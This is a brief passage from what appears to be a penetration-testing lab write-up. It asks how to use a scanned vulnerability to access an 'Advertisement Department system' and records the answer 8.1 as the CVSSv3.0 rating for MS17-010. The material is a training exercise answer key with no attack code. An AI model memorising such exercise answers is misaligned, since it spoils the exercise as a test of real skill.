identified in the scan to gain access to the Advertisement Department system. Finally, determine and provide the CVSSv3.0 rating for the MS17-010 vulnerability. [!SUCCESS] ✅ **Answer:** **8.1**